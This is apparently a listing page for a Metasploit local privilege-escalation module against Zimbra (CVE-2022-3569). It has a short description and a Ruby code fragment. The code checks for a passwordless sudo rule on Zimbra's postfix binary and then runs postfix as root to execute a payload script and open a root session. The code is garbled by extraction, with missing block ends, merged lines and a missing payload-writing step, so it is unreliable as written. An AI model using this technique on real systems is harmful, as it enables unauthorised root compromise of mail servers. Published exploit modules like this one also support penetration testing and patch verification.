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Zimbra Privilege Escalation

Authored by Ron Bowes, EvergreenCartoons | Site metasploit.com

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This Metasploit module exploits a vulnerable sudo configuration that permits the Zimbra user to execute postfix as root. In turn, postfix can execute arbitrary shellscripts, which means it can execute a root shell.

tags | exploit, arbitrary, shell, root advisories | CVE-2022-3569

 $\textbf{SHA-256} \mid \texttt{60ec0dcab5b58dbebac7ed6c99c5cf1fb52f76e5b1a5f3723089e823fc252948} \quad \textbf{Download} \mid \textbf{Favorite} \mid \textbf{View} \mid \textbf{V$


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```
unless command exists?(datastore['SUDO_PATH'])
    print_error("Could not find sudo: #{datastore['SUDOPATH']} (set SUDO_PATH if sudo isn't in $PATH)")
    return CheckCode::Safe
     \# Run `sudo -n -l` to make sure we have access to the target command cmd = "#{datastore['SUDO_PATH']} -n -l" print_status "Executing: \#\{cmd\}"
     output = cmd_exec(cmd).to_s
     if !output || output.start_with?('usage:') || output.include?('illegal option') || output.include?('a
password is required')

print_error('Current user could not execute sudo -l')
        return CheckCode::Safe
     if !output.include?("(root) NOPASSWD: #{datastore['ZIMBRA_BASE']}/common/sbin/postfix")
    print_error('Current user does not have access to run postfix')
    return CheckCode::Safe
     CheckCode::Appears
  def exploit
  base_dir = datastore['WritableDir'].to_s
  unless writable?(base_dir)
       fail_with(Failure::BadConfig, "#{base_dir} is not writable")
     register_file_for_cleanup(payload_path)
     cmd = "sudo #{datastore['ZIMBRA_BASE']}/common/sbin/postfix -D -v #{payload_path}"
print_status "Attempting to trigger payload: #{cmd}"
out = cmd_exec(cmd)
    unless session_created?
    print_error("Failed to create session! Cmd output = #{out}")
end
  end
end
```

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